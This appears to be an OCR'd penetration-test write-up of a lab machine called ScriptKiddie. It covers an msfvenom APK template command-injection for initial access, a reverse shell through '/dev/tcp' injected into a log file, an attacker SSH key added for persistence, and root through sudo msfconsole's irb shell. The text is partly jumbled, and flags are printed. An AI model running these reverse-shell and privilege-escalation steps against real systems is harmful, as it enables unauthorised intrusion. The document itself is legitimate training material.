Host Report

10.10.10.226 - Linux Ubuntu 20.04.1 LTS

Linux Server - Shelled - Owned

Host Notes:

kid@scriptkiddie:~$ cat user.txt
47276b1e6299303f99fe6f913baf2bbe

root@scriptkiddie:/home/pwn# cat /root/root.txt
cat /root/root.txt
c2d275e96240802d72ef0bbc539ac02c

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:
TRANSFERRED FROM WERKZEUG HTTPD SERVER 5000
kid@scriptkiddie:~$ cat user.txt
47276b1e6299303f99fe6f913baf2bbe
Looking around we see another user named pwn on the box. Running:

find /home/pwn -type f -readable -ls 2>/dev/null

shows us there is a world readable script "scanlosers.sh".

```
kid@scriptkiddie:~$ find /home/pwn -type f -readable -ls 2>/dev/null
     7671      4 -rw-r--r--   1 pwn      pwn           220 Feb 25  2020 /home/pwn/.bash_logout
     7677      4 -rw-rw-r--   1 pwn      pwn            74 Jan 28  2021 /home/pwn/.selected_editor
     7673      4 -rw-r--r--   1 pwn      pwn          3771 Feb 25  2020 /home/pwn/.bashrc
     7675      4 -rw-r--r--   1 pwn      pwn           807 Feb 25  2020 /home/pwn/.profile
     7779      4 -rwxrwxr--   1 pwn      pwn           250 Jan 28  2021 /home/pwn/scanlosers.sh
kid@scriptkiddie:~$
kid@scriptkiddie:~$ cat /home/pwn/scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:~$
```

Port	Proto	Service	Version	Status

Looking at the source code of app.py and the fact that there is no input validation on the scanlosers script (which is abhorrently written and completely unethical), it looks like there might be some arbitrary code execution points. For example:

```
def searchsploit(text, srcip):
  if regex_alphanum.match(text):
    result = subprocess.check_output(['searchsploit', '--color', text])
    return render_template('index.html', searchsploit=result.decode('UTF-8', 'ignore'))
  else:
    with open('/home/kid/logs/hackers', 'a') as f:
      f.write(f'[{datetime.datetime.now()}] {srcip}\n')
    return render_template('index.html', sserror="stop hacking me - well hack you back")
```

is one of those points. We can trigger an error and empty the file by using:

Attacking Machine:

nc -lvnp 7777

Victim Machine:

echo 'a b $(bash -c "bash -i &>/dev/tcp/10.10.14.30/7777 0>&1")' > /home/kid/logs/hackers

and it will immediately make a callback to our machine as the user pwn.

Metasploit is on the box, both because of msfvenom and because:

pwn@scriptkiddie:~$ which msfconsole
which msfconsole
/usr/local/bin/msfconsole

Metasploit has a built in Ruby shell using "irb" and then making system("") calls.
That will only get us a shell as pwn again, though.
Checking sudo privileges, we see that pwn can run msfconsole as root with no password.

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
```

Run:

Port	Proto	Service	Version	Status

sudo msfconsole
msf6> irb

>> system("/bin/bash")

```
msf6 > irb
stty: 'standard input': Inappropriate ioctl for device
[*] Starting IRB shell...
[*] You are in the "framework" object

system("/bin/bash")
Switch to inspect mode.
irb: warn: can't alias jobs from irb_jobs.
>> system("/bin/bash")

whoami
root
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@scriptkiddie:/home/pwn#
```

Now that we have a root shell, grab all the proof items and the root.txt flag and we're done!

root@scriptkiddie:/home/pwn# cat /root/root.txt
cat /root/root.txt
c2d275e96240802d72ef0bbc539ac02c

Port	Proto	Service	Version	Status


```
root@scriptkiddie:/home/pwn# whoami
whoami
root
root@scriptkiddie:/home/pwn# ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.226  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:a2ae  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:a2:ae  txqueuelen 1000  (Ethernet)
        RX packets 116590  bytes 10028074 (10.0 MB)
        RX errors 0  dropped 31  overruns 0  frame 0
        TX packets 114230  bytes 12304456 (12.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15880  bytes 1128600 (1.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15880  bytes 1128600 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@scriptkiddie:/home/pwn# hostname
hostname
scriptkiddie
root@scriptkiddie:/home/pwn# cat /root/root.txt
cat /root/root.txt
c2d275e96240802d72ef0bbc539ac02c
root@scriptkiddie:/home/pwn#
```

53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		

Port	Proto	Service	Version	Status
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
5000	tcp	http	Werkzeug httpd 0.16.1 (Python 3.8.5)	Owned

Port Notes:
Navigating to http://10.10.10.226:5000 gives us a "k1d'5 h4ck3r t00l5" page.

Port	Proto	Service	Version	Status



The "payloads" section is running msfvenom and appears to be our entry point.
An APK Template Injection (https://github.com/justinsteven/advisories/blob/master/2020_metasploit_msfvenom_apk_template_cmdi.md) in the msfvenom module itself.

```
┌──(kali㉿kali)-[~/Desktop/HTB/ScriptKiddie]
└─$ msfconsole

msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LHOST 10.10.16.4
LHOST => 10.10.16.4
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LPORT 7777
LPORT => 7777
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run
```


Port	Proto	Service	Version	Status


[+] msf.apk stored at /home/kali/.msf4/local/msf.apk
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) >

Start a netcat listener on port 7777:

nc -lvnp 7777

Now upload the Template, select Android, and set the IP to 127.0.0.1 so that it connects to itself.



				Status
			 Once we have a connection, add our PUBLIC key to authorized_keys so that a) we have a pause point and b) can actually get a decent shell. echo "ssh-rsa [...]" >> ~/.ssh/authorized_keys ssh kid@10.10.10.226 TRANSFERRING TO SSH	
49152	udp	unknown		